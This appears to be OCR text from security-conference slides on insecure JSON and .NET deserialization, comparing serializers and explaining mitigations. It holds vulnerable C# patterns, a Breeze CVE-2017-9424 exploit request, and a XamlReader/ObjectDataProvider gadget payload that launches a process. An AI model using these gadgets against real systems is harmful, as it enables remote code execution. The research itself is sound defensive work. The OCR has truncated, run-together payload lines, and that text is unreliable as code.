
- Format includes type discriminator
    1. Default
    2. Configuration setting

```
{   "$type": "Newtonsoft.Json.Samples.Stockholder, Newtonsoft.Json.Tests",
    "FullName": "Steve Stockholder",
    "Businesses": {
      "$type": "System.Collections.Generic.List`1[[Newtonsoft.Json.Samples.Business, Newtonsoft.Json.Tests]], mscorlib",
      "$values": [ {
          "$type": "Newtonsoft.Json.Samples.Hotel, Newtonsoft.Json.Tests",
          "Stars": 4,
          "Name": "Hudson Hotel”
}]}}
```

- Type control
    1. Cast after deserialization
    2. Inspection of expected type

Expected Type's Object Graph Inspection

- Inspection of expected type's object graph
  - Check assignability from provided type
  - In some cases it also create a whitelist of allowed types
- Vulnerable if
  - Expected type is user-controllable
  - Attacker can find injection member in object graph and no whitelist is applied



Summary

Name		Language	Type Name	Type Control	Vector
FastJSON	🟥	.NET	Default	Cast	Setter
Json.Net	🟨	.NET	Configuration	Expected Object Graph Inspection	Setter Deser. callbacks
FSPickler	🟧	.NET	Default	Expected Object Graph Inspection	Setter Deser. callbacks
Sweet.Jayson	🟥	.NET	Default	Cast	Setter
JavascriptSerializer	🟨	.NET	Configuration	Cast	Setter
DataContractJsonSerializer	🟨	.NET	Default	Expected Object Graph Inspection + whitelist	Setter Deser. callbacks
Jackson	🟨	Java	Configuration	Expected Object Graph Inspection	Setter
Genson	🟨	Java	Configuration	Expected Object Graph Inspection	Setter
JSON-IO	🟥	Java	Default	Cast	toString
FlexSON	🟥	Java	Default	Cast	Setter
GSON	🟩	Java	Configuration	Expected Object Graph Inspection	-

FastJson

- Always includes Type discriminators
- There is no Type check controls other than a post-deserialization cast

```
Var obj = (ExpectedType) JSON.ToObject(untrusted);
```

✖

- Invokes
  - Setter
- Should never be used with untrusted data
- Example:
  - KalikoCMS
  - CVE-2017-10712

JavaScriptSerializer

- **System.Web.Script.Serialization.JavaScriptSerializer**
- By default, it will not include type discriminator information
  - Type Resolver can be used to include this information.

```
JavaScriptSerializer sr = new JavaScriptSerializer(new SimpleTypeResolver());
string reqdInfo = apiService.authenticateRequest();
reqdDetails det = (reqdDetails)(sr.Deserialize<reqdDetails>(reqdInfo));
```

✖

- Weak Type control: post-deserialization cast operation
- During deserialization, it will call:
  - Setters
- It can be used securely as long as a type resolver is not used or the type resolver is configured to whitelist valid types.

DataContractJsonSerializer

- **System.Runtime.Serialization.Json.DataContractJsonSerializer**
- Performs a strict type graph inspection and whitelist creation.
- However, we found that if the attacker can control the expected type used to configure the deserializer, they will be able to gain code execution. Eg:

```
var typename = cookie["typename"];
…
var serializer = new DataContractJsonSerializer(Type.GetType(typename));
var obj = serializer.ReadObject(ms);
```

✖

- Invokes:
  - Setters
  - Serialization Constructors
- Can be used securely as long as the expected type cannot be controlled by users.

Json.Net

- It does not include Type discriminators unless `TypeNameHandling` setting other than `None` is used
- Performs an inspection of Expected Type's Object Graph

```
public class Message {
        [JsonProperty(TypeNameHandling = TypeNameHandling.All)]
        public object Body { get; set; }
}
```

✖

- Invokes:
  - Setters
  - Serialization callbacks
  - Type Converters
- Use `SerializationBinder` to whitelist Types if `TypeNameHandling` is required

Demo 1: Breeze (CVE-2017-9424)

Rich data for JavaScript apps is a Breeze

Client Caching
Cache queried, new, and changed data on the client for a responsive UI.


Track Changes
Track changes, raise events, and validate using metadata and rules you write.

Rich queries
Query the server and client cache with filters, ordering, paging, and projections.

Mobile
Enable great mobile experiences that execute natively on any device.

Fixed in Breeze 1.6.5 onwards


Serializer Settings



```
protected virtual JsonSerializerSettings CreateJsonSerializerSettings() {

  var jsonSerializerSettings = new JsonSerializerSettings() {
    NullValueHandling = NullValueHandling.Include,
    PreserveReferencesHandling = PreserveReferencesHandling.Objects,
    ReferenceLoopHandling = ReferenceLoopHandling.Ignore,
    TypeNameHandling = TypeNameHandling.Objects,
    TypeNameAssemblyFormat = FormatterAssemblyStyle.Simple,
  };
```

http://grepcode.com/file/repository.grepcode.com/java/root/jdk/openjdk/8u40-b25/com/sun/rowset/JdbcRowSetImpl.java/

Unsafe Deserialization & Entrypoint




```
  protected void InitializeSaveState(JObject saveBundle)
  {
    JsonSerializer = CreateJsonSerializer();

    var dynSaveBundle = (dynamic)saveBundle;
    var entitiesArray = (JArray)dynSaveBundle.entities;
    var dynSaveOptions = dynSaveBundle.saveOptions;
    SaveOptions = (SaveOptions)JsonSerializer.Deserialize(new JTokenReader(dynSaveOptions), typeof(SaveOptions));
    SaveWorkState = new SaveWorkState(this, entitiesArray);
  }
```

```
public class SaveOptions {
  public bool AllowConcurrentSaves { get; set; }
  public Object Tag { get; set; }
}
```

https://github.com/Breeze/breeze.server.net/blob/master/AspNet/Breeze.ContextProvider/ContextProvider.cs

Demo 1: Breeze (CVE-2017-9424)



```
POST /breeze/CarBones/SaveChanges HTTP/1.1
Host: 172.16.202.158:34218
Content-Length: 724
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://172.16.202.158:34218
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_1
Chrome/59.0.3071.115 Safari/537.36
Content-Type: application/json
Referer: http://172.16.202.158:34218/
Accept-Language: en-US,en;q=0.8,es;q=0.6
Cookie:
.ASPXANONYMOUS=uM2YqJi8qi_FbDde2gPhMlFVvfMpblaa4AOogfEP
n0zNGW-aL7D6-dFCVgDgB2NL4qe0;
__RequestVerificationToken_L2RvdG5ldG5la2U1=6mAXK3Hgi9h
BLz4ovX0q07uEdw2; language=en-US; dnn_IsMobile=False
Connection: close

{"entities":[{"Id":1,"Make":"Ford","Model":"Mustang
II","entityAspect":{"entityTypeName":"Car:#CarBones.Mod
te":"Modified","originalValuesMap":{"Model":"Mustang
I"},"autoGeneratedKey":{"propertyName":"Id","autoGenera
{"AllowConcurrentSaves": true,"Tag": {"$type":"System.W
PresentationFramework, Version=4.0.0.0, Culture=neutral
"MethodName":"Start","MethodParameters":{"$type":"Syste
mscorlib","$values":["calc"]},"ObjectInstance":{"$type"
Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c
```

Similar Research


- Java Unmarshaller Security
    - Author: Moritz Bechler
    - Parallel research published on May 22, after our research was accepted for BlackHat and abstract was published ☺.
- Focus exclusively on Java
- Overlaps with our research on:
    - Jackson and JSON-IO libraries
    - `JdbcRowSetImpl.setAutoCommit` gadget
- Include other interesting gadgets
- `https://github.com/mbechler/marshalsec`

.NET Formatters

<profile><itemkey="foo”type="System.Data.Services.Internal.ExpandedWrapper`2[[System.Windows.Markup.XamlReader,Presenta
tionFramework,Version=4.0.0.0,Culture=neutral,PublicKeyToken=31bf3856ad364e35],[System.Windows.Data.ObjectDataProvider,Pr
esentationFramework,Version=4.0.0.0,Culture=neutral,PublicKeyToken=31bf3856ad364e35]],System.Data.Services,Version=4.0.0.0,
Culture=neutral,PublicKeyToken=b77a5c561934e089”><ExpandedWrapperOfXamlReaderObjectDataProviderxmlns:xsd="http://ww
w.w3.org/2001/XMLSchema”xmlns:xsi="http://www.w3.org/2001/XMLSchemainstance"><ExpandedElement/><ProjectedProperty
0><MethodName>Parse</MethodName><MethodParameters><anyTypexsi:type="xsd:string"><![CDATA[<ResourceDictionaryxmlns
="http://schemas.microsoft.com/winfx/2006/xaml/presentation”xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml”xmlns:
Diag="clrnamespace:System.Diagnostics;assembly=system"><ObjectDataProviderx:Key="LaunchCalc”ObjectType="{x:TypeDiag:Pro
ess}”MethodName="Start"><ObjectDataProvider.MethodParameters><x:String>calc</x:String></ObjectDataProvider.MethodPar
eters></ObjectDataProvider></ResourceDictionary>]]></anyType></MethodParameters><ObjectInstancexsi:type="XamlReader"><
/ObjectInstance></ProjectedProperty0></ExpandedWrapperOfXamlReaderObjectDataProvider></item></profile><profile><itemke
y="foo”type="System.Data.Services.Internal.ExpandedWrapper`2[[System.Windows.Markup.XamlReader,PresentationFramework,V
ersion=4.0.0.0,Culture=neutral,PublicKeyToken=31bf3856ad364e35],[System.Windows.Data.ObjectDataProvider,PresentationFram
work,Version=4.0.0.0,Culture=neutral,PublicKeyToken=31bf3856ad364e35]],System.Data.Services,Version=4.0.0.0,Culture=neutral,
PublicKeyToken=b77a5c561934e089”><ExpandedWrapperOfXamlReaderObjectDataProviderxmlns:xsd="http://www.w3.org/2001/
XMLSchema”xmlns:xsi="http://www.w3.org/2001/XMLSchemainstance"><ExpandedElement/><ProjectedProperty0><MethodNam
e>Parse</MethodName><MethodParameters><anyTypexsi:type="xsd:string"><![CDATA[<ResourceDictionaryxmlns="http://schema
s.microsoft.com/winfx/2006/xaml/presentation”xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml”xmlns:Diag="clrnames
ace:System.Diagnostics;assembly=system"><ObjectDataProviderx:Key="LaunchCalc”ObjectType="{x:TypeDiag:Process}”MethodNa
me="Start"><ObjectDataProvider.MethodParameters><x:String>calc</x:String></ObjectDataProvider.MethodParameters></Objec

Introduction

- Attacks on .NET formatters are not new
- James Forshaw already introduced them at BlackHat 2012 for
  - `BinaryFormatter`
  - `NetDataContractSerializer`
- Lack of RCE gadget until recently ☹



James Forshaw
@tiraniddo

